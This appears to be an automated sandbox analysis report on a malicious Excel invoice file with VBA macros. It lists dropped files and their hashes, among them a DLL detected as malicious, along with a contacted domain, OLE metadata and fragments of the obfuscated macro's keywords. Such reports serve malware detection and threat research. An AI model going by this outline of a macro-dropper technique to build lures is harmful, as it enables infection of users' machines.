C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2FECA1BF.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1408
Entropy (8bit):	2.270567557934206
Encrypted:	false
SSDEEP:	12:YnLmlzslqWuMap0Fol9l+EeQpN4lZsrBKlQzKlsl0u17u1DtDAcqitLMk+QCeJHo:Ync9640CXV34gNqXK7KhDDYB
MD5:	40550DC2F9D56285FA529159B8F2C6A5
SHA1:	DD81D41D283D2881BEC77E00D773C7E8C0744DA3
SHA-256:	DA935E8D60E93E41BCD7C3FBB1750EF3AC471C3AF78AFC8945DFBF31EB54A1E1
SHA-512:	FC354E4F37C9E1BA07DFC756F56A1ABE6A75230DEF908F34E43D35618B113A532E5B7C640F5B14BF75AC31003D8C66E06BA37A004E9357BF7896BD944A0514A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l..... EMF.....).....`...1.....|..F.....GDIC.....L0.U.....iii.....-. .....-.....-.....-.....-.....l.....'.....-.....l.....$.....-.....'.....$..... -.....'.....l.....l.....'.....iii.....%.....'.....%.....'..... ....%.....'.....%.....'.....%.....L...d.....l.....?.....?.....".....l.....

C:\Users\user\AppData\Local\Microsoft\Windows\WER\ReportArchive\AppCrash_EXCEL.EXE_6f227b18f49da44a2d1889aa10939f535bdc_0bd2ab0e\Report.wer	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	16734
Entropy (8bit):	3.714145190828899
Encrypted:	false
SSDEEP:	96:23s4HBakNZESl/fQ5QXI4izw+HbngICZgpYT1uPoGl9uyEYcbkMIbFY7UGQIiTOL:2jyBKzFCEuhTlyZlz+lVaJa5GG
MD5:	09ED45F1BA180F7C4BDDCCFA2421196B
SHA1:	CB7694D9A8C328754E2429EDA921C470501C1A4A
SHA-256:	A3DBC50E1A6C991DD5DB447B5F0FD0E1190ED0D7BC2F293EB48D40482AF232DE
SHA-512:	2C6511F572FD6416DCADC04BB637D229674D1D3DED1AB474D339A2B42DD5F6A6FDDC7592C4E97EC58D7C42E8E751DB9C832B26E15E8A0263E16E0122C6F9F4
Malicious:	false
Reputation:	low
Preview:	V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.4.9.3.9.6.1.7.3.3.8.8.9.8.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.4.9.3.9.6.3.4.3.4.2.9.2.8.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.7.a.d.d.8.7.a.-.5.4.e.c.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.7.a.d.d.8.7.9.-.5.4.e.c.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....R.e.s.p.o.n.s.e...B.u.c.k.e.t.I.d.=.3.7.0.1.1.5.9.2.6.1.....R.e.s.p.o.n.s.e...B.u.c.k.e.t.T.a.b.l.e.=.3.8.0.7.0.7.5.2.5.....R.e.s.p.o.n.s.e...t.y.p.e.=.4.....S.i.g.[.0.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .N.a.m.e.....S.i.g.[.0.]...V.a.l.u.e.=.E.X.C.E.L...E.X.E.....S.i.g.[.1.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .V.e.r.s.i.o.n.....S.i.g.[.1.]...V.a.l.u.e.=.1.4...0...7.0.1.5...1.0.0.0.....S.i.g.[.2.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .T.i.m.e.s.t.a.m.p.....S.i.g.[.2.]...V.a.l.u.e.=.5.1.c.c.a.7.c.d.....S.i.g.[.3.]...N.a.m.

C:\Users\user\AppData\Local\Temp\050F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	58293
Entropy (8bit):	7.859004361891608
Encrypted:	false
SSDEEP:	1536:hAjRzggbLmCf6646CIK4fxalO77nXblvNbsLNFqqW:hAj1rmCM2U877X5vNb+xW
MD5:	DA02AD566D93F2D945AC338963991BC5
SHA1:	4063109EE9F53A1861E52F7AFA3F1C5D6C73097A
SHA-256:	ECF16677D55711C79661EFF5BAC0BF3E15FEB1AF8253F949745F1B05B6F6F6E2
SHA-512:	C4787CEF074745F61F4A7E1A331A3E1DE4BF99546B7D61E7A0BF8C4EDC73473077D6738B642E7FF3829B7BB2D88D991331C84789E8C9D24A98B0E2037F2867DA
Malicious:	false
Reputation:	low
Preview:	...n.0.E.....H...(.g..6@S.[.....(..w(9...a....u..q.....+R..N*....o.gR....Y..."....~<z...m..>%...(.`x.....\.....&..L.l.wP.'.....l.%.....^+.....+/ ..k%@:.d.F....HFS....OH.....2..]0..1....0...-..&.....\_;.....W>~.....x..u.n.....+.....*(.....;7..Y.....s.:.e..XB+@..3R.Ep..o5..W...#...N.Yw.Y.|U.`rBK)o.dz..g.H.{...k.....t.....4.m...3d...N..?.....N.k.....DO....A..b...-.... .D.....q..8.,../#..K.F.....3...r..q... ..;.6.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\1008733.cvr	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	modified
Size (bytes):	1392

C:\Users\user\AppData\Local\Temp\1008733.cvr	
Entropy (8bit):	3.163794334243885
Encrypted:	false
SSDEEP:	24:bpll/+mANFssWtAFuoqquwGuNl/rkQaHke5PGqJcP+q7g5g0/D/UIOlhXU:1ll/+N6AuoZuDMlU6+24IIOjXU
MD5:	C23C2CB0AC8870BA2D7A92D96A5C3420
SHA1:	93FE60278681E0D0C176645B609A24BC62B1FCE9
SHA-256:	2088A32187446B5C244EC82A7055CAD344C1F2E7ED2FD6E73BB3E40B1CC1A67A
SHA-512:	20A51FC941CB0A7071CAE99785CA6820B8F5D073AD9D5A5C75A4E884253C70982BD72D3F6EBA2F167BBEE41E338A5AF073F742EEC711F9E7111FFDA5152675D0
Malicious:	false
Reputation:	low
Preview:	MSQMx.....5,.....g.....&.....9.....V.....EXCE.....5...g.....;.....<.....A.....l.....z...'l.....'l.....e.....e.....`.....U.....a...b.....N.....`..C.....F.....W.....DA.....@.....- .....- .....- .....- ..+.....0..... ..:..... ..;..... .....b.....X.....X.... .....:l.....n".....".....@...".....@...".....@...".....@...".....@..7#..... ...?...j...X.....j...X.....e.....9.... .....<...B.....@../.....w`../.....$...$.....@..n370....w`..

C:\Users\user\AppData\Local\Temp\Cab35C0.tmp	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2|.s....a.....w.t:..L|.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.206812191244806
Encrypted:	false
SSDEEP:	1536:cGSLgQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:c7BNSk8DtKBrpb2vxOpprf/nVq
MD5:	79ACF2719DAC45A44EDF4D3DCA6AB037
SHA1:	1F88A4B82DAF8ED65839BA35BAC0E149CBDC371F
SHA-256:	026D105273980DB35AF04B25470B59480B09F204229B76FBD12541E7CD588388
SHA-512:	5F31827A2DE40F1866E30BB7E3A36C1912D6EBD11330F6E7B33233366BB49076C8B5801CBDADE71BEDA53C7EFAC354F99CB72F44E9F7BB95B72E7BEE6522F7C1
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<.....h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&..&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8.....H...4.....x...l.....T..... ..P..... .....&!.....

C:\Users\user\AppData\Local\Temp\Tar35C1.tmp	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33

C:\Users\user\AppData\Local\Temp\Tar35C1.tmp	
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....2010122149042...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\WER4960.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	3110
Entropy (8bit):	3.677764698836754
Encrypted:	false
SSDEEP:	96:Shz4tU6o7VxBt3uhhgHPe40PAn5xp3Ilj3:Wl7LBNuhhgG45nv5lD
MD5:	FA8FD1AB99C64263B25A5078306E7258
SHA1:	3F60633349BCDA67D767B24FE6546F3C964928A5
SHA-256:	712A58072649026F50E8B0D1B5A85CDFFD1007D06B75FA4EC371BE62B7D39AFE
SHA-512:	7AE56D401FEA1E8B0D17BD89F444C1D2DDC60C401382623BF5D145365106C6F3CDACC7780714701C19875BFD93888CEDE24E103E9977CF5AFC88D0DDADBDB49
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.6...1.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.7.6.0.1. .S.e.r.v.i.c.e. .P.a.c.k. .1.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .7. .P.r.o.f.e.s.s.i.o.n.a.l.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.7.6.0.1...2.3.6.7.7...a.m.d.6.4.f.r.e...w.i.n.7.s.p.1._.l.d.r...1.7.0.2.0.9.-.0.6.0.0.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.1.3.0.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.a.r.e.n.t.P.r.o.c.e.s.s.I.

C:\Users\user\AppData\Local\Temp\lwjmdgav.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	319488
Entropy (8bit):	7.125176562164236
Encrypted:	false
SSDEEP:	6144:5HdO040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwUX:RdO02Srnh0qEJC+Y218jdU
MD5:	597B02A17B8C012E25FA0A668004163B
SHA1:	424A6F131D5C765EFDB28E5CAAE5FE2834A82BB0
SHA-256:	E3F7EB34C3A1FD306C7788096CB666F3362BA5AA78710074B61DD03F829B8AFD
SHA-512:	C75D875F3ABE620779380E7AE0F4BBB59B0C823B40889084B51396CD166187CBD90F7FB4159969DF1C7C241930BAA93BD051BF2F8FFF9CB8402D00CFB60062D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....:._.....!...2.z...b.....&.....@.....@.....|.....0.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rdata3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.6....p.....2.....@..@.data.....4.....@....text4...R.....T...R..... ..@.rsrc...|.....0.....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Jan 12 14:40:00 2021, atime=Tue Jan 12 14:40:00 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.466053005520158
Encrypted:	false
SSDEEP:	12:85QMtCLgXg/XAlCPCHaXtB8XzB/6sU1X+WnicvbZ1ObDtZ3YilMMEpxRljKoTdJU:85RtU/XTd6jUseYe11CDv3qtrNru/
MD5:	7D2E1392D21BFDB63A02967DAF8F3EA1
SHA1:	B6372166FBA7F4D23C48D0B525871B2CFAE591EA
SHA-256:	68A16DBEB58774F7E0B5BEF3EA7B9A2BB54AF9EB844D83A83E7EE971822FF450
SHA-512:	4A9745AEAB0BEE634602F53D050FA8B85D5BE18C99F01C23190F93E8E3A98F9E3D566536E75E3C92595086BB782C30C9166CE3CDC970DD1D288A729EDE138E2E
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G.....0.....0..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....,R.}..Desktop.d.....QK.X,R.}*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\960781\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....960781.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Inv0209966048-20210111075675.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Tue Jan 12 14:40:00 2021, atime=Tue Jan 12 14:40:08 2021, length=116736, window=hide
Category:	dropped
Size (bytes):	2208
Entropy (8bit):	4.48517017590225
Encrypted:	false
SSDEEP:	24:8Nn0/XTd6jFyZe110nxJWDv3qtdM7dD2Nn0/XTd6jFyZe110nxJWDv3qtdM7dV:86/XT0jF8nxJ9tQh26/XT0jF8nxJ9tQ/
MD5:	8AA71395F36DD05D7F678BDDFE5E0F85
SHA1:	5F1CF53E665E4A8E68E7E989BCDFE7242172E5CD
SHA-256:	9C8EF792AF8253F0D968B1F7524E7BF7096AB230916E36FA256E9D540969C6F5
SHA-512:	D657EDD9DFDFA639EC8093A1435C652E1B5BCB5513F8D776BF08E455B4C4E51966CFE0FA9903FC69FAE01F3BB38091CF049C3387E26AD9B2D9320D702FB429I0
Malicious:	false
Preview:	L.....F.... ...>q...{.....0.....4.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..J..,R.| .INV020~1.XLS..n.....Q.y.Q.y*...8.....I.n.v.0.2.0.9.9.6.6.0.4.8.-.2.0.2.1.0.1.1.1.0.7.5.6.7.5...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\960781\Users.user\Desktop\Inv0209966048-20210111075675.xls.7.....\....\....\....\....\.D.e.s.k.t.o.p.\.I.n.v.0.2.0.9.9.6.6.0.4.8.-.2.0.2.1.0.1.1.1.0.7.5.6.7.5...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	137
Entropy (8bit):	4.492055563388153
Encrypted:	false
SSDEEP:	3:oyBVomMAVFtTJGVKd0LT3tTJGVKdmMAVFtTJGVKdv:dj6A3hEKU7hEKZA3hEKt
MD5:	5CE2708381A90ED1D526BE053A53D751
SHA1:	A954E918482248CC0536EBE0CFA342BA6FB1AD2B
SHA-256:	1A300C84B22416BF6CB9056F99C0B14D664513A9EF079AAF8FC3000D70063485
SHA-512:	2B7C3A8BD0D3FD2C7CA6241CF30D1EB83E79C389F6D9B1DBB2A7297F7D85716D50D436DB04ABFB462582F94FE40B0B70B0CD0F02A9ED9526D962796C56306CF
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..Inv0209966048-20210111075675.LNK=0..Inv0209966048-20210111075675.LNK=0..[xls]..Inv0209966048-20210111075675.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\ZEL5A6R0.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	111
Entropy (8bit):	4.492288417144315
Encrypted:	false
SSDEEP:	3:GmM/2qARclSEaDqlEapQvhKiL0cSXJzdaSmf3cX:XM/2aixhKolk9ESX
MD5:	5BDB156BC8D2594BFF328E256D968F80
SHA1:	8ACFD6C11D2E7CFF78EFC39B84AE79141C57B568
SHA-256:	DAE9AA8B5A1AF68AAFF70D8E1045447B2AA05154C57F6BF27581996CA9FB3DD0
SHA-512:	B3FC4EB0C4B50CA110F7C5C9D1F4856341EDC5BA254A5A19556D176CFB9E5C7D5ED087EBC37F19BBE13CC5FFB3321F1277B426FC56A63DEF828882878E791A4
Malicious:	false
IE Cache URL:	scrollx.in/
Preview:	__cfduid.d65b0ee49a1b7baa363fc46fc16c8cadd1610433585.scrollx.in/.9728.2941374080.30867520.707499465.30861561.*.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Create Time/Date: Mon Dec 7 14:38:21 2020, Last Saved Time/Date: Mon Jan 11 14:30:19 2021, Security: 0
Entropy (8bit):	5.061929529755134
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Inv0209966048-20210111075675.xls
File size:	78336
MD5:	91baa6aad9201c0ccf3553a5b49eb967
SHA1:	9c182826d5dc041970f31a8d584580f870c3996c
SHA256:	01af3b5c1e2ed68272f542233aece70269a9e977815347a4b9c86bb2d97c086e
SHA512:	6f610455f741694b2179c7bbf5b6fbeb48cee48a3097f7b4d0e9bb3242c783dbd2b672c0f03874bf595080ef7e4b65feb02cc1a36896a8ae402d2a24d93f198f
SSDEEP:	1536:iwhWFk3hbdlylKsgqopeJBWhZFGkE+cL2NdAzLitpFa5i1jp5lGDl+AlmIa00md7:iwhWFk3hbdlylKsgqopeJBWhZFGkE+cH
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Inv0209966048-20210111075675.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Author:	
Last Saved By:	
Create Time:	2020-12-07 14:38:21.412000
Last Saved Time:	2021-01-11 14:30:19
Security:	0

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 3215

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	3215
Data ASCII:	. . . . * . . . . X . . . . x . & . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 03 f0 00 00 00 2a 05 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 58 05 00 00 f0 09 00 00 00 00 00 00 01 00 00 00 ba 78 ca 26 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Integer:
bycilke()
VB_Name
MiV(sem.value)
homepodd()
homepodd
Error
Integer)
bycilke
Function
ol).Name
"!"):
String
"ab":
Split(govs,
Randomize:
yellowsto(yel
Next:
ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
yellowsto(Oa))))
Integer
yellowsto
ol).value
nimo(Int((UBound(nimo)
Replace(Vo,
Chr(sem.Row)
Sheets(ol).Cells(homepodd,
"ab"))
Split(kij(ol),
yellowsto(homepodd))
Rnd))
(Run(""
"moreP_"
Variant)
Attribute
Resume
pagesREviewsd(Optional
ecimovert(nimo
ecimovert
MsgBox

VBA Code

VBA File Name: Sheet1.cls, Stream Size: 1639

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	1639
Data ASCII:	. . . . & . . . . x . k . . . . c . . . . x . . . . . " . v i e w _ 1 _ a , 1 , 0 , M S F o r m s , M u l t i P a g e . . . . M E . . . .
Data Raw:	01 16 03 00 00 16 01 00 00 c8 03 00 00 fa 00 00 00 26 02 00 00 ff ff ff ff cf 03 00 00 fb 04 00 00 00 00 00 00 01 00 00 00 ba 78 c2 6b 00 00 ff ff 63 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Index
VB_Name
VB_Creatable
Application.OnTime
VB_Exposed
Long)
ResizePagess()
VB_Customizable
"REviewsd"
VB_Control
MultiPage"
VB_TemplateDerived
MSForms,
False
Attribute
Private
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
ResizePagess
"pages"

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 999

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	999
Data ASCII:	. . . . - . . . . x . d . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 ba 78 1c 64 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base

Keyword
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 108

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	108
Entropy:	4.18849998853
Base64 Encoded:	True
Data ASCII:	. . . . .F . . . .Microsoft Excel 2003 Worksheet. . . . .Biff8. . . . .Excel.Sheet.8. .9.q. . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 20 00 00 00 1e 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 284

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	284
Entropy:	2.99555015364
Base64 Encoded:	False
